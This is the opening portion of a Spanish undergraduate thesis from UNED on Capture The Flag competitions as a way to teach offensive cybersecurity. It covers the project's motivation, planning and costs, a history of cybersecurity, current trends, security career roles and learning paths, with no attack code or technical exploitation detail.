Universidad Nacional de Educación a Distancia

Escuela Técnica Superior de Ingeniería Informática

Proyecto de fin de Grado en Ingeniería Informática

CTFs como medio de aprendizaje en la ciberseguridad

Iván Santos Malpica

Dirigido por: María de los Llanos Torraba Abad

Codirigido por: Antonio Robles Gómez

Curso 2022/2023, convocatoria septiembre

CTFs como medio de aprendizaje en la ciberseguridad

Proyecto de fin de Grado en Ingeniería Informática

de modalidad genérica

Realizado por: Iván Santos Malpica

Dirigido por: María de los Llanos Torraba Abad

Codirigido por: Antonio Robles Gómez

Fecha de lectura y defensa: 9 de Octubre de 2023

Agradecimientos

Me gustaría empezar agradeciendo la labor realizada a mi directora de trabajo, María de los Llanos Torraba Abad. Pese a que las ideas que yo tenía para el trabajo eran algo arriesgadas y susceptibles de causar algunos problemas de implementación, María aceptó tutorizar mi trabajo desde el primer momento. Gracias a su confianza, disposición, consejos y a las reuniones que hemos tenido es que este trabajo ha podido salir adelante sin ningún tipo de restricción.

También me gustaría agradecer su implicación a mi codirector Antonio Robles Gómez. Desde el primer momento me animó y me hizo sugerencias bastante importantes que contribuyeron a la mejora del trabajo y de las cuales yo no me habría dado cuenta. Gracias a él este proyecto ha podido ver la luz en la mejor de sus versiones.

Después de todos estos años de carrera no puedo dejar fuera de este apartado a la Universidad Nacional de Educación a Distancia (UNED). Después de haber estado unos años estudiando de manera presencial, me asaltó la curiosidad de seguir ampliando mi formación de manera no presencial. Si por algo se caracteriza la UNED es por su excelente organización y calidad docente, lo cual me ha demostrado que es posible realizar estudios a distancia de calidad que nada tienen que envidiarle a los que se pueden realizar de manera presencial.

Por último, y sin duda no menos importante, quería agradecer y dedicar este trabajo a mis padres. Gracias a su incondicional apoyo y a la confianza depositada en mí es que he logrado terminar con éxito esta larga travesía. Nada de lo que he conseguido ni de lo que soy a día de hoy habría sido posible sin ellos. Gracias.

Resumen

En la era actual, el desarrollo tecnológico ha alcanzado niveles increíbles, casi de ciencia ficción, transformando la forma en que vivimos, trabajamos y nos relacionamos. Sin embargo, esta rápida evolución tecnológica no está exenta de peligros, ya que donde hay tecnología hay vulnerabilidades, por lo que uno de los desafíos más críticos de esta nueva era es como hacer frente a todas las amenazas emergentes provenientes del uso de estas tecnologías. A medida que la tecnología avanza se abren nuevas brechas de seguridad susceptibles de ser explotadas por ciberdelincuentes, lo que acentúa la necesidad de reforzar las líneas de defensa en materia de ciberseguridad.

Una de las formas de reforzar las líneas de defensa es disponer de medios adecuados de aprendizaje para formar a nuevos profesionales. Tradicionalmente, la educación en este campo se ha centrado en enfoques puramente académicos y conceptuales, pero dada la amplitud y complejidad del panorama de amenazas actual, es esencial adoptar métodos de aprendizaje más prácticos y realistas. Aquí es donde entran en juego los Capture The Flags o CTFs, una herramienta educativa muy poderosa que simula escenarios de ciberataques y defensas en un entorno controlado. Los CTFs brindan a los estudiantes y profesionales que deseen continuar con su formación la oportunidad de aplicar sus conocimientos en situaciones realistas, fomentando la resolución de problemas, el pensamiento crítico y la creatividad.

Este proyecto nace precisamente con el objetivo de ayudar en esta formación a futuros profesionales de la ciberseguridad, específicamente a los estudiantes de seguridad de la UNED. En este trabajo se realiza un estudio en profundidad sobre el estado actual de la ciberseguridad y del mundo de los CTFs comparando distintas plataformas actuales, estudiando los retos que las componen y tratando de integrar retos similares en el proceso de aprendizaje de los estudiantes.

Finalmente, y como resultado de todo el trabajo realizado, se ofrece una competición de CTFs de distintas categorías sobre seguridad ofensiva junto con su integración en una de las plataformas de hosting de CTFs más utilizadas actualmente, CTFd. Estos CTFs aunque inspirados en otros ya existentes en los aspectos técnicos, son de creación propia y original.

Abstract

In the current era, technological development has reached incredible, almost science fiction levels, transforming the way we live, work and relate to each other. However, this rapid technological evolution is not without its dangers, since where there is technology there are vulnerabilities, so one of the most critical challenges of this new era is how to deal with all the emerging threats arising from the use of these technologies. As technology advances, new security gaps open up that can be exploited by cybercriminals, accentuating the need to strengthen the lines of defense in cybersecurity.

One of the ways to strengthen the lines of defense is to have adequate means of learning to train new professionals. Traditionally, education in this field has focused on purely academic and conceptual approaches, but given the breadth and complexity of today's threat landscape, it is essential to adopt more practical and realistic learning methods. This is where Capture The Flags or CTFs come in, a very powerful educational tool that simulates cyberattack scenarios and defenses in a controlled environment. CTFs give students and professionals who wish to continue their education the opportunity to apply their knowledge in realistic situations, encouraging problem solving, critical thinking and creativity.

This project was born precisely with the aim of helping in this training to future cybersecurity professionals, specifically to security students of the UNED. In this work an in-depth study on the current state of cybersecurity and the world of CTFs is carried out comparing different current platforms, studying the challenges that compose them and trying to integrate similar challenges in the learning process of students.

Finally, and as a result of all the work done, a competition of CTFs of different categories on offensive security is offered together with their integration in one of the most used CTF hosting platforms, CTFd. These CTFs, although inspired by other existing CTFs in the technical aspects, are of my own original creation.

Palabras clave

Ciberseguridad, seguridad ofensiva, captura la bandera, ctf, CTFd, aprendizaje.

Keywords

Cybersecurity, offensive security, capture the flag, ctf, CTFd, learning.

Índice

Índice de tablas

Índice de figuras

Lista de acrónimos

UNED Universidad Nacional de Educación a Distancia

CTF Capture The Flag

ARPA Advanced Research Projects Agency

DES Data Encryption Standard

VPN Virtual Private Network

RGPD Reglamento General de Protección de Datos

SIEM Security Information and Event Management

FP Formación Profesional

SANS SysAdmin, Audit, Network, Security

OSCP Offensive Security Certified Professional

CEH Certified Ethical Hacker

FBCTF Facebook Capture The Flag

HTB HackTheBox

THM TryHackMe

SOC Security Operations Center

NAT Network Address Translation

CVE Common Vulnerabilities and Exposures

RCE Remote Command Execution

XSS Cross-Site Scripting

RAM Random Access Memory

ISO International Organization for Standardization

CPU Central Processing Unit

IP Internet Protocol

JNDI Java Naming and Directory Interface

URL Uniform Resource Locator

ICMP Internet Control Message Protocol

RDP Remote Desktop Protocol

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

SMB Server Message Block

HTML Hypertext Markup Language

JSON JavaScript Object Notation

PHP Hypertext Preprocessor

CV Curriculum Vitae

IA Inteligencia Artificial

EOL End of Life

Capítulo 1

Introducción

En este capítulo se pretende contextualizar, motivar y planificar la realización de este proyecto.

1.1. Motivación

La ciberseguridad es un campo bastante crítico a la par que técnico:

- **Crítico**: nadie opina que el campo al que se dedica es "poco importante" o "poco crítico" pero es prácticamente incuestionable que si hubiera un top de campos más críticos dentro del sector IT, la ciberseguridad estaría dentro de ellos.
  Una mala gestión de la ciberseguridad de una empresa se traduce directamente en pérdidas económicas, reputacionales, impacto social... Por ejemplo, un ataque de ransomware con éxito puede implicar una pérdida económica (el pago del rescate) y una pérdida reputacional en el caso de que se hiciera público el ataque. Además, habría un impacto social, ya que los datos de los ciudadanos quedarían expuestos.
- **Técnico**: se podría decir que la ciberseguridad es un campo específico de la informática, pero realmente es un campo multidisciplinar que aparece en todas las ramas de la informática.
  Esto es fácilmente observable en el hecho de que toda rama de la informática tiene su apartado de ciberseguridad: un curso de administración de sistemas tiene su sección de seguridad, un curso de desarrollo web también... De hecho, se podría decir que la ciberseguridad es una especialización, y es por ello que los conocimientos técnicos que hacen falta son elevados.

A estos factores hay que sumar otro muy importante, que es que muchas de las técnicas que es necesario aprender en campos como la seguridad ofensiva son ilegales fuera de un marco contractual. Por poner un ejemplo, alguien que se quiera iniciar en el mundo del desarrollo web puede practicar diseñando aplicaciones web en su ordenador, pero alguien que se quiera iniciar en el mundo de la seguridad ofensiva no puede practicar atacando a los activos de una empresa real porque es ilegal, aunque la intención sea aprender y no causar daño.

Por todo ello, es esencial disponer de medios para suavizar la curva de aprendizaje en la ciberseguridad y evitar en la medida de lo posible una experiencia traumática a todo aquel que tenga la intención de introducirse en este campo. Es fundamental disponer de medios para facilitar la formación de los futuros profesionales de la ciberseguridad de una manera progresiva y sólida.

Históricamente, la gamificación ha sido una técnica ampliamente utilizada como medio de enseñanza, esto es, utilizar el juego como un medio para facilitar el aprendizaje. Jugar estimula

la creatividad y la atención que son cualidades de gran utilidad en este campo. Es por todo esto que **la motivación principal de este trabajo es ofrecer una solución didáctica sobre seguridad ofensiva para los alumnos de seguridad de la UNED a través del diseño de una competición de CTFs**.

1.2. Objetivos

Cuando decidí hacer mi proyecto de fin de grado sobre esta temática no tenía en mente simplemente hacer un trabajo para terminar la carrera y obtener un título. Con la realización de este proyecto quería cubrir diversos objetivos, tanto de carácter personal como colectivo.

Por un lado, están los **objetivos personales**:

1. Introducirme en el campo de la ciberseguridad desde un punto de vista práctico.
2. Obtener una visión de la seguridad ofensiva desde el punto de vista del atacante, es decir, estudiando las técnicas más utilizadas para penetrar en un sistema.
3. Obtener una visión de la seguridad ofensiva desde el punto de vista del defensor o del administrador de sistemas, es decir, estudiando cuáles son los motivos de diseño que llevan a que un sistema tenga vulnerabilidades.
4. Conseguir una base técnica lo suficientemente amplia como para conseguir mi primer empleo en ciberseguridad, preferentemente en la parte ofensiva.

Una vez terminado este trabajo puedo confirmar con alegría que todos estos objetivos han sido superados.

Por otro lado, están los **objetivos colectivos**:

1. Realizar un estudio lo suficientemente profundo sobre la seguridad ofensiva y el panorama actual de los CTFs para poder diseñar una competición de calidad.
2. Diseñar una competición de CTFs sobre seguridad ofensiva didáctica a la par que realista. Es importante que la competición tenga una curva de aprendizaje suave para que el jugador no se frustre, pero también es importante que los retos sean realistas para que una vez completados el alumno haya obtenido conocimiento útil y no puramente académico.
3. Seleccionar una plataforma de alojamiento de CTFs robusta y flexible que se adapte adecuadamente a las necesidades de la universidad y de los estudiantes de la UNED.
4. Aportar mi granito de arena a la universidad en la que he crecido como estudiante y como profesional.

Como se expondrá a lo largo de este trabajo, estos objetivos también han sido superados.

1.3. Planificación

La planificación que se va a mostrar a continuación se pensó para ser llevada a cabo en orden cronológico, pero de manera flexible, es decir, en algunas etapas fue necesario volver a etapas anteriores para revisar o mejorar algunos apartados.

La planificación del proyecto está dividida en 7 fases que cubren los 18 créditos del trabajo (450 horas):

1. **Reuniones y comunicaciones con los tutores (20 horas)**: reuniones por Teams y comunicaciones mediante correo para informar sobre el estado del proyecto y consultar dudas.

2. **Investigación sobre las principales plataformas de CTFs (70 horas)**: será necesario investigar las plataformas de CTFs más famosas y realizar un análisis de las ventajas y desventajas de cada una.

3. **Investigación sobre técnicas de seguridad ofensiva (100 horas)**: esta fase está estrechamente relacionada con la anterior y requiere estudiar los métodos de explotación y escalada de privilegios más comunes para poder elaborar los retos.

4. **Elaboración de la propuesta (30 horas)**: una vez realizada la investigación previa será preciso pensar en una propuesta válida de competición, con retos prácticos y adaptados al nivel técnico de los estudiantes de la UNED

5. **Implementación de la competición (140 horas)**: instalar la plataforma de alojamiento de CTFs e implementar los retos, tanto los enunciados como la parte práctica en los retos que sea necesario.

6. **Realización de pruebas (30 horas)**: será necesario comprobar que la plataforma funciona correctamente y que la implementación de los retos tiene el comportamiento esperado.

7. **Elaboración de la memoria (60 horas)**: documentación de todo el trabajo realizado durante el proyecto.

El cronograma de la figura 1.1 muestra una cronología aproximada del proyecto por semanas




Figura 1.1: Cronograma de etapas del trabajo

En este cronograma no se han incluido las reuniones y comunicaciones con los tutores puesto que esta tarea se ha ido realizando a lo largo de todo el proyecto.

1.4. Coste

El coste final de llevar a cabo el proyecto depende del modo de alojamiento elegido para la plataforma y de la duración de la competición. Se puede considerar que la duración de la competición es 1 mes, ya que esta fue la duración de la última competición de CTFs realizada en la UNED, pero sí que se va a analizar el coste en función del tipo de alojamiento elegido.

Con el **alojamiento interno** se requieren los siguientes recursos:

1. **Software**: código fuente de CTFd y una distribución de Linux orientada a servidor en la que instalarlo, como *Ubuntu Server*.
2. **Hardware**: dependerá del número de participantes en la competición y, por tanto, del número de alumnos matriculados en la asignatura de seguridad. Sin embargo, debido al diseño de la competición, en el que los estudiantes solo utilizarán la plataforma para descargarse los retos y subir las flags, se puede asegurar que con un servidor de gama media-baja sería suficiente.
3. **Humanos**: un administrador de sistemas para instalar y monitorizar el uso de la plataforma, y un administrador de la competición encargado de resolver incidencias durante la competición. Estos 2 roles realmente podrían ser el mismo, ya que el propio administrador de sistemas podría resolver las incidencias de la plataforma, pero por ser tareas de caracter distinto se ha decidido dividirlas en 2 roles.
4. **Temporales**: en circunstancias normales, el administrador de sistemas solo debería intervenir en la instalación inicial de CTFd, dedicando como máximo una jornada de 8 horas. En las mismas circunstancias, el administrador de la competición no debería necesitar más de 2 horas semanales para la resolución de incidencias.

Concretando precios de hardware y salario por hora de cada uno de los roles implicados, se podría llegar a un coste estimado final, pero esta cifra sería ficticia y de poca utilidad. Esto se debe a que la UNED ya dispone de los recursos anteriormente enunciados, por lo que **se considera que alojar la competición en la infraestructura de la UNED sería gratuito**.

Con el **alojamiento externalizado** en la empresa dueña de **CTFd** se requieren los siguientes recursos:

1. **Software**: nada puesto que es competencia de la empresa contratada.
2. **Hardware**: nada puesto que es competencia de la empresa contratada.
3. **Humanos**: en este caso desaparece el rol del administrador de sistemas, ya que la instalación y el mantenimiento sería competencia de la empresa contratada. Sin embargo, el rol de administrador de la competición sigue presente tanto para el contacto inicial con la empresa contratada como para resolver incidencias derivadas de la propia competición.
4. **Temporales**: el administrador de la competición debería necesitar como máximo 8 horas repartidas en varios días para realizar el contacto inicial con la empresa contratada y

no más de 2 horas semanales para la resolución de incidencias derivadas de la propia competición.

El coste mensual de la suscripción básica es de 50 euros al mes y teniendo en cuenta que se ha asumido que la competición va a durar un mes, **se considera que el alojar la competición de manera externa contratando a la empresa de CTFd tendría un coste de 50 euros**.

1.5. Estructura de la memoria

La memoria está dividida en 6 capítulos:

1. **Introducción**: contextualización, motivación y planificación de la realización de este proyecto.
2. **Estado del arte**: revisión del estado actual de la ciberseguridad y de los CTFs, los tipos de CTFs que hay y comparación de las principales plataformas de CTFs del mercado.
3. **Propuesta didáctica**: realización de una propuesta práctica y concreta de competición de CTFs para los alumnos de seguridad de la UNED teniendo en cuenta toda la información recopilada al respecto y los requisitos que debe cumplir de cara a los estudiantes.
4. **Desarrollo de la competición H4CKUN3D**: explicación de los detalles técnicos sobre la configuración de la plataforma de CTFs y de los retos que componen la competición.
5. **Pruebas realizadas**: presentación de todas las pruebas realizadas con el objetivo de comprobar el correcto funcionamiento de la plataforma de CTFs y de los retos.
6. **Conclusiones**: presentación de conclusiones sobre el trabajo realizado y de proposiciones de mejora como trabajo futuro.

Capítulo 2

Estado del arte

En este capítulo se realiza una revisión del estado actual de la ciberseguridad y de los CTFs además de realizar una comparación entre las principales plataformas de CTFs del mercado.

2.1. Evolución histórica de la seguridad informática hasta la década de 2020

La historia de la ciberseguridad se remonta a la **década de 1960**, cuando la ciberseguridad comenzó a tomar forma con el surgimiento de las primeras redes informáticas y módems. Antes de la invención de las formas tempranas de internet, el acceso ilegal a una computadora se consideraba allanamiento de morada en lugar de piratería informática. A finales de los años 60, la Agencia de Proyectos de Investigación Avanzada (ARPA) del Pentágono desarrolló un sistema de conmutación de paquetes que permitía a las computadoras comunicarse a larga distancia, creando así una red de internet. Esto marcó el nacimiento del ciberespacio.

En la **década de 1970**, comenzó la rivalidad entre el malware y el software de ciberseguridad. El investigador Bob Thomas creó el programa *Creeper* en 1971, un precursor del malware actual, que se replicaba de un ordenador a otro. En respuesta, Ray Tomlinson desarrolló el primer software de ciberseguridad llamado *Reaper* para eliminar *Creeper*. Esta competencia entre el malware y el antimalware marcó el desarrollo de la ciberseguridad.

La adopción creciente de tecnologías como los ordenadores e internet planteó riesgos de seguridad, llevando al gobierno estadounidense a crear soluciones de seguridad automatizadas. Se destacan casos como el hackeo de *The Ark* por Kevin Mitnick mediante ingeniería social, demostrando la relevancia de las vulnerabilidades de carácter humano. Además, en esta década se introdujo el Estándar de Cifrado de Datos (DES) como medida de protección de los datos mediante la criptografía.

En la **década de 1980**, con la creciente presencia de computadoras conectadas a Internet en la administración pública y las instituciones financieras, surgieron oportunidades para ciberataques y distribución de programas maliciosos. Los ataques a AT&T y otras instituciones ganaron notoriedad, y la película WarGames popularizó la idea de hackers en la cultura popular.

El virus *Vienna* llamó la atención por su capacidad para corromper archivos y fue contrarrestado por el primer software antivirus desarrollado por Bernd Fix. La amenaza de los ciberataques condujo a la aparición del mercado de la ciberseguridad, con empresas como McAfee y NOD antivirus ofreciendo soluciones comerciales. Esta década marcó el inicio de la ciberseguridad moderna, con la aparición de software para detectar y neutralizar amenazas informáticas.

En la **década de 1990**, la proliferación de Internet se aceleró, marcando el inicio de la era digital. Microsoft desempeñó un papel importante al lanzar sistemas operativos y productos accesibles para los consumidores, como Windows e Internet Explorer. Esto hizo que Internet fuera más accesible, permitiendo a millones de personas enviar correos electrónicos, investigar y jugar en línea.

Sin embargo, esta conectividad también trajo consigo nuevos peligros, como la distribución de malware a través del correo electrónico. El virus *Melissa*, propagado en 1999 a través del correo electrónico y afectando a usuarios de Microsoft Outlook, destacó la velocidad de propagación de malware en la red y la insuficiencia de los protocolos de seguridad ante ingeniería social. Los daños causados por el virus se estimaron en 80 millones de dólares, demostrando lo vulnerable que era de la nueva era digital.

En la **década del 2000**, el ciberespacio experimentó una transformación significativa en conectividad y seguridad. Surgieron nuevas tácticas de ciberdelincuencia, como el engaño a través de enlaces en correos electrónicos para llevar a las víctimas a sitios web maliciosos, práctica actualmente llamada phishing. Esta práctica demostró la eficacia de la ingeniería social para sortear las defensas de seguridad limitadas.

El Departamento de Seguridad Nacional de EE. UU. estableció una División Nacional de Ciberseguridad, reconociendo la importancia de la ciberseguridad como problema nacional. Empresas como Avast lanzaron software de seguridad gratuito en respuesta a la creciente demanda y surgieron herramientas como las redes privadas virtuales (VPN) para cifrar datos en línea. La limitada memoria de los dispositivos impulsó soluciones basadas en la nube en 2007, permitiendo una mayor accesibilidad a herramientas de ciberseguridad. Este período fue crucial debido al aumento de la conectividad global y la proliferación de smartphones y redes sociales, que aumentaron la vulnerabilidad ante ataques cibernéticos.

En la **década de 2010**, el ciberespacio experimentó importantes acontecimientos: la evolución de tácticas de guerra cibernética, tensiones sobre la privacidad de los datos personales y los riesgos de filtraciones de datos corporativos. El malware *Stuxnet* afectó al programa nuclear iraní en 2010, comenzando así una era de conflictos internacionales encubiertos. China y Rusia también participaron en ciberataques, aprovechando la interconexión global de la infraestructura.

Es por ello que esta década presenció el surgimiento de la ciberseguridad como asunto de seguridad nacional, y se intensificó el debate sobre la privacidad en línea. Empresas como Facebook y Google recolectaban ingentes cantidades de datos, llevando a la demanda de productos de privacidad y soluciones de software. Las filtraciones de datos corporativos se multiplicaron, resaltando la relación entre privacidad y seguridad. Ejemplos notables incluyen la brecha de Yahoo en 2013 y la filtración de Facebook en 2019. Estos incidentes enfatizaron la importancia de proteger la privacidad en el entorno digital.

2.2. Panorama actual de la seguridad informática

En la década de 2020, la ciberseguridad se ha vuelto aún más importante a medida que la pandemia de COVID-19 ha llevado a un aumento en el trabajo remoto y las compras en línea. Esto ha llevado a un aumento en los ataques informáticos dirigidos a empresas y personas, espe-

cialmente de *phishing* y de *ransomware*. A continuación se describen algunos de los principales desarrollos en la ciberseguridad durante la década de 2020:

- **Aumento del trabajo remoto**: con la pandemia de COVID-19, muchas empresas tuvieron que adaptarse rápidamente al trabajo remoto, lo que llevó a un aumento en los ataques de *phishing* y de *ransomware* dirigidos a los empleados que trabajan desde casa. Las empresas han tenido que fortificar sus medidas de seguridad para proteger los datos sensibles ante las posibles amenazas que puede traer el trabajo en remoto.
- **Aumento de los ataques de ransomware**: los ataques de *ransomware* se han vuelto cada vez más frecuentes en la década de 2020, y han afectado a empresas de todos los tamaños en casi todos los sectores. Los atacantes utilizan técnicas cada vez más sofisticadas para acceder a los sistemas de la empresa y cifrar sus datos, exigiendo un rescate para desbloquearlos. Detrás de estos ataques hay organizaciones que funcionan como empresas que son bastante eficientes en su trabajo.
- **Desarrollo de la ciberseguridad basada en la nube**: con el aumento del trabajo remoto, muchas empresas han adoptado soluciones basadas en la nube para alojar sus datos y aplicaciones. Esto ha llevado a un aumento en la ciberseguridad basada en la nube, que utiliza técnicas avanzadas de detección y respuesta para proteger estos sistemas. Este cambio es importante, ya que pone sobre la mesa nuevas amenazas que no estaban presentes en la tradicional estructura *on-premise*.
- **Adopción de la autenticación sin contraseña**: la autenticación basada en contraseña se ha vuelto cada vez más vulnerable a los ataques de *phishing* y a otros métodos de suplantación de identidad. La autenticación, que utiliza métodos complementarios como la biometría o los tokens de seguridad, se ha vuelto cada vez más popular como una forma más segura de autenticar a los usuarios. De hecho, cada vez está mas presente la autenticación multifactor en la que para poder autenticarte *debes aportar algo que sabes, que tienes y algo que eres*.
- **Mayor preocupación por la privacidad de los datos**: con la entrada en vigor del *Reglamento General de Protección de Datos (RGPD)* de la UE en 2016 y su aplicación en 2018, la privacidad de los datos se ha convertido en una preocupación cada vez mayor. Las empresas han tenido que reforzar sus medidas de seguridad para poder cumplir con las regulaciones existentes y proteger los datos personales de sus clientes. El incumplimiento de estas regulaciones puede conllevar sanciones económicas graves.
- **Utilización de la inteligencia artificial en la ciberseguridad**: la inteligencia artificial está cada vez más presente en nuestras vidas y se utiliza cada vez más en la ciberseguridad para detectar y responder a las amenazas de manera eficiente. Los sistemas de inteligencia artificial pueden analizar ingentes cantidades de datos en tiempo real, por ejemplo provenientes de un *SIEM*, y detectar patrones que podrían indicar un ataque en curso. Por ejemplo, *ChatGPT* ha demostrado ser una IA bastante útil en distintas áreas de la ciberseguridad.

En resumen, la tecnología ha evolucionado vertiginosamente en las últimas décadas y, por tanto, también lo han hecho las técnicas de ataque utilizadas por los ciberdelincuentes. Las empresas y los gobiernos deben estar siempre atentos y adoptar medidas de seguridad adicionales para

proteger sus sistemas y datos sensibles de los ciudadanos. La ciberseguridad seguirá siendo una preocupación importante a medida que la tecnología continúe avanzando.

2.2.1. Carreras profesionales dentro de la ciberseguridad

La informática es un campo en constante cambio y la ciberseguridad no es una excepción. Sin embargo, en la fecha en la que se ha realizado este proyecto, se pueden distinguir distintas posiciones dentro del campo de la seguridad. La lista que se va a exponer a continuación debe entenderse con cierta flexibilidad, ya que los nombres y tipos de puestos en muchos casos dependen del mercado en cuestión. Es posible que un mismo puesto no tenga el mismo nombre en España que en Estados Unidos, o que un mismo puesto implique distintas responsabilidades de un país que en otro.

Analista de seguridad (Security analyst)

Los analistas de seguridad son parte integrante de la elaboración de medidas de seguridad en todas las organizaciones para proteger a la empresa de los ataques. Los analistas exploran y evalúan la infraestructura de la empresa para descubrir datos procesables y recomendaciones para que los ingenieros desarrollen medidas preventivas. Algunas de sus responsabilidades clave son:

- Trabajar con todas las partes involucradas para analizar la ciberseguridad en toda la empresa.
- Recolectar informes continuos sobre la seguridad de estructura de la empresa, documentando los problemas de seguridad y las medidas adoptadas en respuesta a ellos.
- Desarrollar planes de seguridad, incorporando la investigación sobre nuevas herramientas y tendencias de ataque, y las medidas necesarias en todos los equipos para mantener la seguridad de los datos.

Integrante del equipo azul (Blue teamer)

Los integrantes del equipo azul desarrollan e implantan soluciones de seguridad utilizando datos sobre amenazas y vulnerabilidades, a menudo procedentes de miembros del personal de seguridad o de gestores de eventos como los **SIEM**. Trabajan para evitar una amplia gama de ataques, ya sean ataques externos a aplicaciones web o internos a la red de la empresa. Además, deben estar al día de las tendencias y tácticas de ataque que se estén aplicando en la actualidad. El objetivo final es conservar y adoptar medidas de seguridad para mitigar el riesgo de ataques y pérdida de datos. Algunas de sus responsabilidades clave son:

- Comprobación y control de las medidas de seguridad de los sistemas informáticos.
- Supervisar las redes y los informes para actualizar los sistemas y mitigar las vulnerabilidades.
- Identificar e implantar las medidas necesarias para conseguir una seguridad óptima.

Técnico de respuesta antes incidentes (Incident responder)

Los técnicos de respuesta ante incidentes responden de forma productiva y eficaz a los incidentes de seguridad que puede sufrir una empresa. Sus responsabilidades incluyen la creación de planes, políticas y protocolos para que las organizaciones los apliquen durante y después de los incidentes. A menudo se trata de un puesto sometido a una gran presión, en el que se requieren evaluaciones y respuestas en tiempo real, a medida que se desarrollan los ataques. El objetivo es lograr una respuesta rápida y eficaz, conservar la posición financiera y evitar implicaciones negativas de las infracciones. Algunas de sus responsabilidades clave son:

- Desarrollar y adoptar un plan de respuesta a incidentes exhaustivo y viable.
- Mantenimiento de buenas prácticas de seguridad y apoyo a las medidas de respuesta a incidentes.
- Elaboración de informes tras los incidentes y preparación para futuros ataques, teniendo en cuenta las enseñanzas y adaptaciones que deben extraerse de los incidentes.

Examinador forense digital (Digital forensics examiner)

Los examinadores forenses digitales utilizan técnicas y herramientas especializadas para examinar dispositivos electrónicos, como computadoras, teléfonos móviles, discos duros, servidores y otros dispositivos de almacenamiento. Su objetivo es descubrir y documentar evidencias digitales que pueda ser utilizada en un proceso legal o en la investigación de incidentes. Algunas de sus responsabilidades clave son:

- Recoger pruebas digitales respetando los procedimientos legales.
- Analizar pruebas digitales para encontrar respuestas relacionadas con el caso.
- Documentar las conclusiones e informar sobre el caso.

Analista de ciberinteligencia (Cyber intelligence analyst)

Un analista de ciberinteligencia es un profesional encargado de recopilar, analizar y presentar información relevante sobre las amenazas y vulnerabilidades de seguridad informática. Su objetivo es prevenir, detectar y responder a incidentes de seguridad informática. Algunas de sus responsabilidades clave son:

- Monitorizar constantemente las fuentes de inteligencia y los sistemas de seguridad para identificar posibles amenazas y vulnerabilidades.
- Analizar la información recopilada para evaluar el nivel de riesgo y proporcionar recomendaciones para mitigarlos.
- Colaborar con todas las partes involucradas de la empresa para desarrollar y mantener políticas, procedimientos y planes de respuesta a incidentes de seguridad.

Analista de malware (Malware analyst)

El trabajo de un analista de malware consiste en analizar programas sospechosos para descubrir lo que hacen y redactar informes sobre sus hallazgos con el objetivo de poder detectarlo y neutralizarlo en un futuro incidente. A veces se denomina a un analista de malware ingeniero inverso, ya que su tarea principal consiste en convertir programas compilados de lenguaje de máquina a código legible, normalmente en un lenguaje de bajo nivel. Este trabajo requiere que el analista de malware tenga una sólida formación en programación, especialmente en lenguajes de bajo nivel como el lenguaje ensamblador y lenguajes como C. Algunas de sus responsabilidades clave son:

- Realizar análisis estáticos de programas maliciosos, lo que implica ingeniería inversa.
- Realizar análisis dinámicos de muestras de malware observando sus actividades en un entorno controlado.
- Documentar e informar de todos los hallazgos.

Especialista en pruebas de penetración (Penetration tester/Pentester)

La función de un especialista en pruebas de penetración es comprobar la seguridad de los sistemas y el software de una empresa intentando descubrir fallos y vulnerabilidades mediante técnicas de seguridad ofensiva. Los especialistas en pruebas de penetración explotan estas vulnerabilidades para evaluar el riesgo en cada caso y la reportan a la empresa, pudiendo esta aprovechar esta información para rectificar los problemas (parchear) y evitar un ataque en el mundo real. Algunas de sus responsabilidades clave son:

- Realización de pruebas en sistemas informáticos, redes y aplicaciones web.
- Realización de evaluaciones de seguridad, auditorías y análisis de políticas.
- Evaluar los conocimientos adquiridos y elaborar informes al respecto, recomendando medidas de prevención y mitigación de ataques.

Integrante del equipo rojo (Red teamer)

Los red teamers comparten similitudes con los penetration testers, con una función más específica. Los pentesters tratan de descubrir el mayor número de vulnerabilidades posibles en los sistemas para mantener la ciberdefensa en buen estado, mientras que los encargados de los equipos rojos se dedican a poner a prueba las capacidades de detección y respuesta de la empresa. Esta función requiere imitar las acciones de los ciberdelincuentes, emular ataques maliciosos, conservar el acceso (persistencia) y evitar la detección. Las evaluaciones de los equipos rojos pueden durar hasta un mes y es adecuado que corran a cargo de un equipo externo a la empresa. Suelen ser más adecuadas para organizaciones con programas de seguridad maduros. Algunas de sus responsabilidades clave son:

- Emular el papel de un potencial atacante para descubrir vulnerabilidades explotables, mantener el acceso y evitar la detección.

- Evaluar los controles de seguridad, la información sobre amenazas y los procedimientos de respuesta a incidentes de las organizaciones.

- Evaluar e informar sobre los descubrimientos con datos procesables para que las empresas eviten ataques en el mundo real.

No es sencillo clasificar estos roles, pero se podría decir que los dos últimos roles (pentester y red teamer) son los más relacionados con la **seguridad ofensiva**, y **sobre estos roles van a ser los CTFs que se han realizado en este trabajo**.

2.2.2. Vías de aprendizaje

Para adentrarse en el campo de la ciberseguridad, existen varias vías de aprendizaje, entre las cuales se encuentran:

- **Estudios de FP**: la Formación Profesional (FP) es una buena opción para aquellos que deseen adquirir conocimientos técnicos y prácticos sobre ciberseguridad. Los cursos de FP suelen centrarse en habilidades concretas como la administración de redes, la programación y los sistemas informáticos. Además, pueden ser una opción más rápida y económica que otras vías, ya que tanto la duración de los programas como los costes de matrícula suelen ser menores que los de otros tipos de estudios.

- **Estudios universitarios**: los estudios universitarios ofrecen una formación más completa y general sobre ciberseguridad e informática en general, ya que los planes de estudio suelen incluir materias de diferentes áreas, como la seguridad informática, la criptografía, el análisis forense digital y la ciberinteligencia. A través de los estudios universitarios se pueden adquirir habilidades teóricas y prácticas, así como habilidades de investigación y análisis. Además, en los últimos años han salido algunas carreras universitarias especialmente orientadas a la ciberseguridad.

- **Másteres**: los másteres en ciberseguridad ofrecen una formación más avanzada y especializada que los cursos de FP y los estudios universitarios. Estos programas suelen centrarse en áreas específicas de la ciberseguridad como la ciberinteligencia, la ciberdelincuencia, pentesting, la seguridad en la nube... Los másteres también suelen incluir prácticas profesionales, lo que puede ayudar a los estudiantes a adquirir habilidades prácticas y experiencia laboral.

